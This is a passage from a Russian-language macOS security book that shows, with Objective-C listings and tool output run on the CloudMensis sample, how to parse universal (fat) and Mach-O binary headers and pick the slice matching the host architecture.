В этой главе вы увидели, как извлекать множество полезной информации из запущенных процессов, включая иерархии процессов, сведения о коде и многое другое. С этой информацией вы уже должны быть на хорошем пути к обнаружению любой вредоносной программы, работающей в системе macOS. В следующей главе мы сосредоточимся на программном разборе и анализе исполняемого двоичного файла Mach-O, который лежит в основе каждого процесса.

Примечания

Сноски

[1] [назад] Подробнее о токенах аудита см. Scott Knight, “Audit Tokens Explained,” Knight.sc, March 20, 2020, https://knight.sc/reverse%20engineering/2020/03/20/audit-tokens-explained.html.
[2] [назад] Patrick Wardle, “Analyzing OSX.DazzleSpy,” Objective-See, January 25, 2022, https://objective-see.org/blog/blog_0x6D.html.
[3] [назад] Patrick Wardle, “Ironing Out (the macOS) Details of a Smooth Operator (Part II),” Objective-See, April 1, 2023, https://objective-see.org/blog/blog_0x74.html.
[4] [назад] Patrick Wardle, “Discharging ElectroRAT,” Objective-See, January 5, 2021, https://objective-see.org/blog/blog_0x61.html.
[5] [назад] Aedan Russel, “ChromeLoader: A Pushy Malvertiser,” Red Canary, May 25, 2022, https://redcanary.com/blog/chromeloader/.
[6] [назад] Mitch Datka, “CrowdStrike Uncovers New MacOS Browser Hijacking Campaign,” CrowdStrike, June 2, 2022, https://www.crowdstrike.com/blog/how-crowdstrike-uncovered-a-new-macos-browser-hijacking-campaign/.
[7] [назад] Patrick Wardle, “A Surreptitious Cryptocurrency Miner in the Mac App Store?,” Objective-See, March 11, 2018, https://objective-see.org/blog/blog_0x2B.html.
[8] [назад] См. “App Review Guidelines,” Apple, https://developer.apple.com/app-store/review/guidelines/.
[9] [назад] Patrick Wardle, “Where There Is Love, There Is . . . Malware?” Objective-See, February 14, 2023, https://objective-see.org/blog/blog_0x72.html.
[10] [назад] Подробнее об этой атаке, включая полный анализ payload, см. мою запись в блоге: “The Mac Malware of 2019: OSX.Yort,” Objective-See, January 1, 2020, https://objective-see.org/blog/blog_0x53.html#osx-yort.
[11] [назад] Подробнее о деревьях процессов в macOS см. Jaron Bradley, “Grafting Apple Trees: Building a Useful Process Tree,” presented at Objective by the Sea, Maui, HI, March 12, 2020, https://objectivebythesea.org/v3/talks/OBTS_v3_jBradley.pdf.
[12] [назад] Jonathan Levin, “launchd, I’m Coming for You,” October 7, 2015, http://newosxbook.com/articles/jlaunchctl.html.
[13] [назад] См. https://objective-see.com/products/taskexplorer.html.
[14] [назад] Подробнее об этой теме см. Zhuowei Zhang, “Extracting Libraries from dyld_shared_cache,” Worth Doing Badly, June 24, 2018, https://worthdoingbadly.com/dscextract/.
[15] [назад] Patrick Wardle, “Tearing Apart the Undetected (OSX)Coldroot RAT,” Objective-See, February 17, 2018, https://objective-see.org/blog/blog_0x2A.html.
[16] [назад] “The cpu_time Obtained by proc_pid_rusage Does Not Meet Expectations on the macOS M1 Chip,” Stack Overflow, https://stackoverflow.com/questions/66328149/the-cpu-time-obtained-by-proc-pid-rusage-does-not-meet-expectations-on-the-macos.

[17] [назад] Подробнее о теме Mach time и преобразованиях в наносекунды см. Howard Oakley, “Changing the Clock in Apple Silicon Macs,” The Eclectic Light Company, September 8, 2020, https://eclecticlight.co/2020/09/08/changing-the-clock-in-apple-silicon-macs/.

Глава 2. Разбор двоичных файлов

В предыдущей главе мы перечисляли запущенные процессы и извлекали информацию, которая могла помочь эвристически обнаруживать вредоносные программы. Однако мы не рассмотрели, как исследовать фактический двоичный файл, лежащий в основе каждого процесса. Эта глава описывает, как программно разбирать и анализировать universal и Mach-O - нативный формат исполняемых двоичных файлов macOS.

Вы узнаете, как извлекать такие сведения, как зависимости и символы двоичного файла, а также как обнаруживать, содержит ли двоичный файл аномалии, например зашифрованные данные или инструкции. Эта информация улучшит вашу способность классифицировать двоичный файл как вредоносный или безобидный.

Универсальные двоичные файлы

Большинство двоичных файлов Mach-O распространяется в составе универсальных двоичных файлов. В терминологии Apple они называются fat binaries и представляют собой контейнеры для нескольких Mach-O-файлов, специфичных для архитектуры, но обычно логически эквивалентных; такие вложенные файлы известны как slices. Во время выполнения динамический загрузчик macOS (`dyld`) загрузит и затем выполнит тот встроенный Mach-O-файл, который лучше всего соответствует нативной архитектуре хоста, например Intel или ARM. Поскольку эти встроенные двоичные файлы содержат информацию, которую вы хотите извлечь, например зависимости, сначала нужно понять, как программно разобрать универсальный двоичный файл.

Исследование

Утилита Apple `file` может исследовать универсальные двоичные файлы. Например, вредоносная программа CloudMensis распространяется как универсальный двоичный файл с именем `WindowServer`, содержащий два Mach-O-файла: один скомпилирован для Intel `x86_64`, а другой - для систем Apple Silicon `ARM64`. Выполним `file` для CloudMensis. Как видно, инструмент определяет его как универсальный двоичный файл и показывает два встроенных Mach-O:

```
% file CloudMensis/WindowServer
CloudMensis/WindowServer: Mach-O universal binary with 2 architectures:
[x86_64:Mach-O 64-bit executable x86_64] [arm64:Mach-O 64-bit executable arm64]
CloudMensis/WindowServer (for architecture x86_64): Mach-O 64-bit executable x86_64
CloudMensis/WindowServer (for architecture arm64): Mach-O 64-bit executable arm64
```

Чтобы программно обращаться к этим встроенным двоичным файлам, нужно разобрать заголовок универсального двоичного файла, который содержит смещение каждого Mach-O. К счастью, разбор заголовка прямолинеен. Универсальные двоичные файлы начинаются со структуры `fat_header`. Соответствующие универсальные структуры и константы можно найти в заголовочном файле Apple SDK `mach-o/fat.h`:

```
struct fat_header {
    uint32_t magic; /* FAT_MAGIC or FAT_MAGIC_64 */
    uint32_t nfat_arch; /* number of structs that follow */
};
```

Комментарии Apple в этом заголовочном файле указывают, что `magic`, первый член структуры `fat_header` - беззнаковое 32-битное целое, - будет содержать константу `FAT_MAGIC` или `FAT_MAGIC_64`. Использование `FAT_MAGIC_64` означает, что следующие структуры имеют тип `fat_arch_64`, применяемый, когда следующий slice или смещение к нему больше 4 ГБ. [1] Комментарии в заголовочных файлах Apple `fat.h` отмечают, что поддержка этого расширенного формата находится в стадии разработки, а универсальные двоичные файлы редко, если вообще когда-либо, бывают настолько огромными, поэтому в этой главе мы сосредоточимся на традиционной структуре `fat_arch`.

В комментариях к структуре `fat_header` не упомянуто, что значения в структуре предполагаются big-endian - наследие времен OSX PPC. Поэтому на little-endian-системах, таких как Intel и Apple Silicon, при чтении универсального двоичного файла в память значения вроде 4 байтов для `magic` будут выглядеть в обратном порядке байтов.

Apple учитывает этот факт, предоставляя «переставленную» магическую константу `FAT_CIGAM`. Да, `CIGAM` - это просто `magic` задом наперед. Шестнадцатеричное значение этой константы - `0xbebafeca`. [2] Мы можем увидеть это значение, используя `xxd` для дампа байтов в начале универсального двоичного файла CloudMensis. На little-endian-хосте мы используем флаг `-e`, чтобы отобразить шестнадцатеричные значения как little-endian:

```
% xxd -e -c 4 -g 0 CloudMensis/WindowServer
00000000: bebafeca ...
...
```

Вывод, интерпретированный как 4-байтовое значение, будет иметь порядок байтов хоста; это объясняет, почему мы видим переставленное универсальное magic-значение `FAT_CIGAM` (`0xbebafeca`).

После поля `magic` в структуре `fat_header` находится поле `nfat_arch`, указывающее количество структур `fat_arch`. Мы найдем по одной структуре `fat_arch` для каждого архитектурно-специфичного Mach-O-файла, встроенного в универсальный двоичный файл. Как показано на рис. 2-1, эти структуры следуют непосредственно за fat header.



Рисунок 2-1: Компоновка универсального двоичного файла

Поскольку `file` показал, что CloudMensis содержит два встроенных Mach-O, мы ожидаем увидеть, что `nfat_arch` установлен в 2. Подтвердим, что это так, снова используя `xxd`. Но на этот раз пропустим флаг `-e`, чтобы сохранить значения в big endian:

```
% xxd -c 4 -g 0 CloudMensis/WindowServer
...
00000004: 00000002 ...
```

Определение структуры `fat_arch` можно найти в заголовочном файле `fat.h`:

```
struct fat_arch {
    cpu_type_t cputype; /* cpu specifier (int) */
    cpu_subtype_t cpusubtype; /* machine specifier (int) */
    uint32_t offset; /* file offset to this object file */
    uint32_t size; /* size of this object file */
    uint32_t align; /* alignment as a power of 2 */
};
```

Первые два члена структуры `fat_arch` задают тип и подтип CPU двоичного файла Mach-O, а следующие два задают смещение и размер этого slice.

Разбор

Давайте программно разберем универсальный двоичный файл и найдем каждый встроенный двоичный файл Mach-O. Мы покажем два способа сделать это: с использованием более старых API `NX*`, совместимых со старыми версиями macOS, и более новых API `Macho*`, доступных в macOS 13 и новее.

> **Примечание.** Код, упомянутый в этой главе, находится в проекте `parseBinary` в GitHub-репозитории книги по адресу https://github.com/Objective-see/TAOMM.

API NX*

Начнем с проверки, действительно ли файл является универсальным двоичным файлом. Затем мы переберем все структуры `fat_arch`, напечатаем их значения и используем API `NXFindBestFatArch`, чтобы найти встроенный двоичный файл, наиболее совместимый с архитектурой хоста. Система загрузит и выполнит этот двоичный файл при запуске универсального двоичного файла, поэтому именно на нем мы сосредоточимся в анализе.

Ваш собственный код может вместо этого захотеть исследовать каждый встроенный двоичный файл Mach-O, особенно потому, что ничто не мешает разработчику сделать эти двоичные файлы совершенно разными. Хотя вы редко обнаружите, что это так, атака на цепочку поставок 3CX в 2023 году дает одно заметное исключение. Чтобы троянизировать приложение 3CX, атакующие подменили легитимный универсальный двоичный файл, содержащий и Intel-, и ARM-двоичные файлы, добавив вредоносный код в первый и оставив ARM-двоичный файл нетронутым.

Начнем с загрузки файла и выполнения некоторых начальных проверок (листинг 2-1).

```
#import <mach-o/fat.h>
#import <mach-o/arch.h>
#import <mach-o/swap.h>
#import <mach-o/loader.h>

int main(int argc, const char* argv[]) {

    NSData* data = [NSData dataWithContentsOfFile:[NSString stringWithUTF8String:argv[1]]];

    struct fat_header* fatHeader = (struct fat_header*)data.bytes;

    if( (FAT_MAGIC == fatHeader->magic) ||
        (FAT_CIGAM == fatHeader->magic) ) {

        printf("\nBinary is universal (fat)\n");

        struct fat_arch* bestArch = parseFat(argv[1], fatHeader);

        ...
    }

    ...
}
```

Листинг 2-1: Загрузка, проверка и поиск «лучшего» slice универсального двоичного файла

После чтения содержимого файла в память и приведения начальных байтов к `struct fat_header *` код проверяет, действительно ли это универсальный двоичный файл. Обратите внимание, что он проверяет как big-endian (`FAT_MAGIC`), так и little-endian (`FAT_CIGAM`) версии magic-значения.

Для простоты этот код не поддерживает формат large fat file. Более того, в производственном коде следует выполнять и другие проверки здравого смысла, например убедиться, что файл успешно загружен и что он больше размера структуры `fat_header`.

Логика разбора находится во вспомогательной функции с именем `parseFat`, вызов которой вы видите в листинге 2-1. Напечатав fat header, эта функция переберет каждую структуру `fat_arch` и вернет наиболее совместимый Mach-O slice.

Однако сначала нужно разобраться с любыми различиями порядка байтов. Значения в структурах `fat_header` и `fat_arch` всегда имеют порядок big-endian, поэтому на little-endian-системах, таких как Intel и Apple Silicon, мы должны переставить их. Для этого сначала вызываем API `NXGetLocalArchInfo`, чтобы определить базовый порядок байтов хоста (листинг 2-2). Возвращенное значение, указатель на структуру `NXArchInfo`, мы будем использовать для перестановки порядка байтов, а также позже для определения наиболее совместимого Mach-O.

```
struct fat_arch* parseFat(const char* file, NSData* data) {

    const NXArchInfo* localArch = NXGetLocalArchInfo();
```

Листинг 2-2: Определение архитектуры локальной машины

Вы можете заметить, что API `NXGetLocalArchInfo` и `swap_*` помечены как deprecated, хотя на момент публикации они все еще доступны и полностью функциональны. В macOS 13 и новее можно использовать заменяющие API `macho_*`, находящиеся в `mach-o/utils.h`, и вы узнаете об этом в следующем разделе. Однако до macOS 15 один из этих новых API был неисправен, поэтому, возможно, вы все еще захотите придерживаться старых API.

Далее выполняем перестановку с помощью функций `swap_fat_header` и `swap_fat_arch` (листинг 2-3).

```
struct fat_header* header = (struct fat_header*)data.bytes;

if(FAT_CIGAM == header->magic) {

    swap_fat_header(header, localArch->byteorder);

    swap_fat_arch((struct fat_arch*)((unsigned char*)header + sizeof(struct fat_header)),
    header->nfat_arch, localArch->byteorder);
}

printf("Fat header\n");
printf("fat_magic %#x\n", header->magic);
printf("nfat_arch %d\n", header->nfat_arch);
```

Листинг 2-3: Перестановка fat header и структур fat architecture в соответствии с порядком байтов хоста

Код сначала проверяет, нужна ли перестановка. Напомню: если magic-константа fat header равна `FAT_CIGAM`, код выполняется на little-endian-хосте, поэтому нужно выполнить перестановку. Вызывая вспомогательные API `swap_fat_header` и `swap_fat_arch`, код преобразует заголовок и все значения `fat_arch` так, чтобы они соответствовали порядку байтов хоста, возвращенному `NXGetLocalArchInfo`. Последний API принимает количество структур `fat_arch`, которые нужно переставить; код предоставляет его через поле `nfat_arch` уже переставленного fat header.

Когда заголовок и все структуры `fat_arch` соответствуют порядку байтов хоста, код может напечатать сведения о каждом встроенном двоичном файле Mach-O, который описывают структуры `fat_arch` (листинг 2-4).

```
struct fat_arch* arch = (struct fat_arch*)((unsigned char*)header + sizeof(struct fat_header));

for(uint32_t i = 0; i < header->nfat_arch; i++) {

    printf("architecture %d\n", i);
    printFatArch(&arch[i]);
}

void printFatArch(struct fat_arch* arch) {
```

```
    int32_t cpusubtype = 0;

    cpusubtype = arch->cpusubtype & ~CPU_SUBTYPE_MASK;

    printf(" cputype %u (%#x)\n", arch->cputype, arch->cputype);
    printf(" cpusubtype %u (%#x)\n", cpusubtype, cpusubtype);
    printf(" capabilities 0x%#x\n", (arch->cpusubtype & CPU_SUBTYPE_MASK) >> 24);
    printf(" offset %u (%#x)\n", arch->offset, arch->offset);
    printf(" size %u (%#x)\n", arch->size, arch->size);
    printf(" align 2^%u (%d)\n", arch->align, (int)pow(2, arch->align));
}
```

Листинг 2-4: Печать каждой структуры `fat_arch`

Код начинает с инициализации указателя на первую структуру `fat_arch`, которая идет непосредственно после `fat_header`. Затем он перебирает каждую из них, ограничиваясь членом `nfat_arch` структуры `fat_header`. Чтобы напечатать значения из каждой структуры `fat_arch`, код вызывает вспомогательную функцию, которую мы назвали `printFatArch`; она сначала разделяет подтип CPU и его capabilities, поскольку оба находятся в члене `cpusubtype`. Apple предоставляет константу `CPU_SUBTYPE_MASK`, чтобы извлечь только биты, описывающие подтип.

Запустим этот код для CloudMensis. Он выводит следующее:

```
% ./parseBinary CloudMensis/WindowServer
Binary is universal (fat)
Fat header
fat_magic 0xcafebabe
nfat_arch 2
architecture 0
cputype 16777223 (0x1000007)
cpusubtype 3 (0x3)
capabilities 0x0
offset 16384 (0x4000)
size 708560 (0xacfd0)
align 2^14 (16384)
architecture 1
cputype 16777228 (0x100000c)
cpusubtype 0 (0)
capabilities 0x0
offset 737280 (0xb4000)
size 688176 (0xa8030)
align 2^14 (16384)
```

Из вывода видно два встроенных двоичных файла Mach-O вредоносной программы:

- По смещению 16384 находится двоичный файл, совместимый с `CPU_TYPE_X86_64` (`0x1000007`), длиной 708 560 байтов.
- По смещению 737280 находится двоичный файл, совместимый с `CPU_TYPE_ARM64` (`0x100000c`), длиной 688 176 байтов.

Чтобы подтвердить точность этого кода, можно сравнить этот вывод с командой macOS `otool`, флаг `-f` которой разбирает и отображает fat headers:

```
% otool -f CloudMensis/WindowServer
Fat headers
fat_magic 0xcafebabe
nfat_arch 2
architecture 0
cputype 16777223
cpusubtype 3
capabilities 0x0
offset 16384
size 708560
align 2^14 (16384)
architecture 1
```

```
cputype 16777228
cpusubtype 0
capabilities 0x0
offset 737280
size 688176
align 2^14 (16384)
```

В выводе инструмента мы видим ту же информацию о двух встроенных двоичных файлах вредоносной программы.

Далее добавим код для определения, какой из встроенных двоичных файлов Mach-O соответствует нативной архитектуре хоста. Напомню, что мы уже вызвали API `NXGetLocalArchInfo`, чтобы получить архитектуру хоста. Более того, мы также показали, как вычислить смещение к первой структуре `fat_arch`, которая идет непосредственно после fat header. Чтобы найти нативно совместимый Mach-O, теперь можно вызвать API `NXFindBestFatArch` (листинг 2-5).

```
bestArchitecture = NXFindBestFatArch(localArch->cputype, localArch->
cpusubtype, arch, header->nfat_arch);
```

Листинг 2-5: Определение лучшей архитектуры универсального двоичного файла

Мы передаем API архитектуру хоста, указатель на начало структур `fat_arch` и количество этих структур. Затем API `NXFindBestFatArch` определит двоичный файл Mach-O внутри универсального двоичного файла, наиболее совместимый с нативной архитектурой хоста. Напомню, что вспомогательная функция `parseFat` возвращает это значение и печатает его.

Если добавить этот код в parser двоичных файлов и снова запустить его для CloudMensis, он выведет следующее:

```
% ./parseBinary CloudMensis/WindowServer
...
best architecture match
cputype 16777228 (0x100000c)
cpusubtype 0 (0)
capabilities 0x0
offset 737280 (0xb4000)
size 688176 (0xa8030)
align 2^14 (16384)
```

На системе Apple Silicon (`ARM64`) код правильно определил, что второй встроенный двоичный файл Mach-O с типом CPU 16777228/`0x100000c` (`CPU_TYPE_ARM64`) является наиболее совместимым Mach-O в универсальном двоичном файле CloudMensis. При запуске этого универсального двоичного файла можно использовать столбец Kind в Activity Monitor, чтобы подтвердить, что macOS действительно выбрала и запустила Mach-O для Apple Silicon (рис. 2-2).



Рисунок 2-2: Двоичный файл CloudMensis `WindowServer`, работающий как нативный двоичный файл Apple Silicon

Еще один способ подтвердить, что CloudMensis работает как нативный двоичный файл Apple Silicon, - использовать проект `enumerateProcesses`, представленный в главе 1. Напомню, что он извлекает архитектуру каждого запущенного процесса:

```
% ./enumerateProcesses
...
(1990):/Library/WebServer/share/httpd/manual/WindowServer
...
architecture: Apple Silicon
```

Мы получаем тот же результат.

API Macho*

В macOS 13 Apple представила API `macho_*`. Эти API, находящиеся в `mach-o/utils.h`, предлагают упрощенный способ перебирать двоичные файлы Mach-O в универсальном двоичном файле и выбирать наиболее совместимый. Deprecated API `NX*` все еще работают для этой цели, но если вы разрабатываете инструменты в macOS 13 или новее, разумно вместо них использовать новые функции.

API `macho_for_each_slice` позволяет извлекать Mach-O-файлы универсального двоичного файла без необходимости вручную разбирать универсальный заголовок или иметь дело с нюансами порядка байтов. Мы вызываем эту функцию с путем к файлу и callback-блоком, который должен выполниться для каждого Mach-O slice. Если вызвать ее для самостоятельного Mach-O, функция выполнит callback только один раз; если файл не является корректно сформированным универсальным двоичным файлом или Mach-O, функция корректно завершится неудачей, то есть нам не нужно вручную проверять тип файла. Заголовочный файл `mach-o/utils.h` включает возможные возвращаемые значения и их смысл:

```
ENOENT - path does not exist
EACCES - path exists but caller does not have permission to access it
EFTYPE - path exists but it is not a Mach-o or fat file
EBADMACHO - path is a Mach-o file, but it is malformed
```

Callback-блок, вызываемый для каждого встроенного Mach-O, имеет следующий тип:

```
void (^ _Nullable callback)(const struct mach_header* _Nonnull slice,
uint64_t offset, size_t size, bool* _Nonnull stop)
```

На первый взгляд этот тип может выглядеть немного запутанным, но если сосредоточиться только на параметрах, видно, что callback будет вызван с разной информацией о slice, включая указатель на структуру `mach_header`, смещение slice и его размер.

Код в листинге 2-6, являющийся частью вспомогательной функции `parseFat`, вызывает `macho_for_each_slice`, чтобы напечатать информацию о каждом встроенном Mach-O. Он также включает базовую обработку ошибок, которую можно использовать для отсеивания файлов, не являющихся ни универсальными, ни Mach-O.

```
struct fat_arch* parseFat(const char* file, struct fat_header* header) {

    ...

    if(@available(macOS 13.0, *)) {

        __block int count = 0;

        int result = macho_for_each_slice(file,
        ^(const struct mach_header* slice, uint64_t offset, size_t size, bool* stop) {

            printf("architecture %d\n", count++);
            printf("offset %llu (%#llx)\n", offset, offset);
            printf("size %zu (%#zx)\n", size, size);
            printf("name %s\n\n", macho_arch_name_for_mach_header(slice));
        });

        if(0 != result) {

            printf("ERROR: macho_for_each_slice failed\n");

            switch(result) {

                case EFTYPE:
                    printf("EFTYPE: path exists but it is not a Mach-o or fat file\n\n");
                    break;

                case EBADMACHO:
                    printf("EBADMACHO: path is a Mach-o file, but it is malformed\n\n");
                    break;

                ...
            }
        }
    }

    ...
}
```

Листинг 2-6: Перебор всех встроенных Mach-O

Этот код вызывает функцию `macho_for_each_slice`. В callback-блоке мы печатаем переменную-счетчик, а затем смещение и размер slice. Мы также используем функцию `macho_arch_name_for_mach_header`, чтобы напечатать имя архитектуры каждого slice.

Если указанный пользователем файл не является корректно сформированным универсальным или Mach-O-двоичным файлом, функция завершится неудачей. Код обрабатывает это, печатая общее сообщение об ошибке, а также дополнительную информацию для распространенных ошибок.

Если добавить этот код в проект `parseBinary` и затем запустить его для универсального двоичного файла CloudMensis, он должен напечатать те же значения смещения и размера для двух встроенных Mach-O вредоносной программы, что и код, использовавший API `NX*`:

```
% ./parseBinary CloudMensis/WindowServer
...
architecture 0
offset 16384 (0x4000)
size 708560 (0xacfd0)
name x86_64
architecture 1
offset 737280 (0xb4000)
size 688176 (0xa8030)
name arm64
```

Теперь что насчет поиска наиболее совместимого slice, то есть того, который хост загрузил бы и запустил, если бы универсальный двоичный файл был выполнен? Функция `macho_best_slice` предназначена именно для этого. Она принимает путь к исследуемому файлу и callback-блок, вызываемый с лучшим slice. Добавьте функцию из листинга 2-7 к предыдущему коду.

```
result = macho_best_slice(argv[1],
^(const struct mach_header* _Nonnull slice, uint64_t offset, size_t sliceSize) {

    printf("best architecture\n");
    printf("offset %llu (%#llx)\n", offset, offset);
    printf("size %zu (%#zx)\n", sliceSize, sliceSize);
    printf("name %s\n\n", macho_arch_name_for_mach_header(slice));
});

if(0 != result) {
    printf("ERROR: macho_best_slice failed with %d\n", result);
}
```

Листинг 2-7: Вызов `macho_best_slice` для поиска лучшего slice

Однако если запустить это для CloudMensis на версии macOS до 15, вызов завершится неудачей со значением 86:

```
% ./parseBinary CloudMensis/WindowServer
...
ERROR: macho_best_slice failed with 86
```

Согласно заголовочному файлу `mach-o/utils.h`, это значение ошибки соответствует `EBADARCH`, что означает, что ни один из slices не может загрузиться. Это странно, учитывая, что функция `NXFindBestFatArch` определила встроенный Mach-O-файл `ARM64` как совместимый с моей аналитической машиной Apple Silicon. Более того, этот Mach-O `ARM64` точно запускается, как вы видели на рис. 2-2. Оказывается, как часто бывает с новыми API от Apple, функция `macho_best_slice` была сломана до macOS 15. В более старых версиях macOS для любого стороннего универсального двоичного файла на системах Apple Silicon функция возвращает `EBADARCH`.

Обратная разработка, а также изучение кода `dyld` [3] выявили причину ошибки: вместо того чтобы передать функции выбора slice список совместимых типов CPU, таких как `arm64` или `x86_64`, код неправильно передавал только тип CPU, для которого была скомпилирована операционная

система. На Apple Silicon этот тип CPU - arm64e (CPU_SUBTYPE_ARM64E), используемый исключительно Apple. Это объясняет, почему логика выбора никогда не выбирала slices в сторонних универсальных двоичных файлах, скомпилированных как arm64 или x86_64, но никогда как arm64e, и вместо этого возвращала ошибку EBADARCH.

Подробнее об этой ошибке можно прочитать в моей статье “Apple Gets an ‘F’ for Slicing Apples.” [4] Мой анализ предложил простое исправление: вместо вызова метода GradedArchs::forCurrentOS Apple следовало вызвать GradedArchs::launchCurrentOS, чтобы получить правильный список совместимых типов CPU. Хорошая новость в том, что Apple в итоге приняла эту рекомендацию, а значит, macho_best_slice в macOS 15 и выше работает как ожидается.

Теперь, когда вы знаете, как разбирать универсальные двоичные файлы, обратим внимание на двоичные файлы Mach-O, встроенные в них. [5]

Заголовки Mach-O

Двоичные файлы Mach-O содержат искомую информацию, такую как зависимости и символы. Чтобы программно извлечь их, нужно разобрать заголовок Mach-O. В универсальном двоичном файле этот заголовок можно найти, анализируя fat header и структуры architecture, как вы видели в предыдущем разделе. В самостоятельном Mach-O для одной архитектуры найти заголовок тривиально: он расположен в начале файла.

Листинг 2-8 следует за кодом, определяющим лучший Mach-O внутри универсального двоичного файла. Он подтверждает, что slice действительно является Mach-O, а затем обрабатывает случаи, когда файл является самостоятельным Mach-O.

```
NSData* data = [NSData dataWithContentsOfFile:[NSString stringWithUTF8String:argv[1]]];

struct mach_header_64* machoHeader = (struct mach_header_64*)data.bytes;

if( (FAT_MAGIC == fatHeader->magic) ||
(FAT_CIGAM == fatHeader->magic) ) {

    // Removed the code that finds the best architecture, for brevity
    ...

    machoHeader = (struct mach_header_64*)(data.bytes + bestArch->offset);
}

if( (MH_MAGIC_64 == machoHeader->magic) ||
(MH_CIGAM_64 == machoHeader->magic) ) {

    printf("binary is Mach-O\n");

    // Add code here to parse the Mach-O.
}
```

Листинг 2-8: Поиск соответствующего заголовка Mach-O

После загрузки файла в память мы приводим байты в начале файла к структуре mach_header_64. Если двоичный файл универсальный, мы находим структуру fat_arch, описывающую наиболее совместимый встроенный Mach-O. Используя член offset этой структуры, мы обновляем указатель так, чтобы он указывал на встроенный двоичный файл.

Прежде чем разбирать двоичный файл, нужно проверить, что указатель действительно указывает на начало Mach-O. Мы используем простой подход к проверке: ищем наличие magic-значения Mach-O. Поскольку заголовок двоичного файла и архитектура хостовой машины могут иметь разный порядок байтов, код проверяет обе константы, `MH_MAGIC_64` и `MH_CIGAM_64`, определенные в заголовочном файле Apple `mach-o/loader.h`:

```
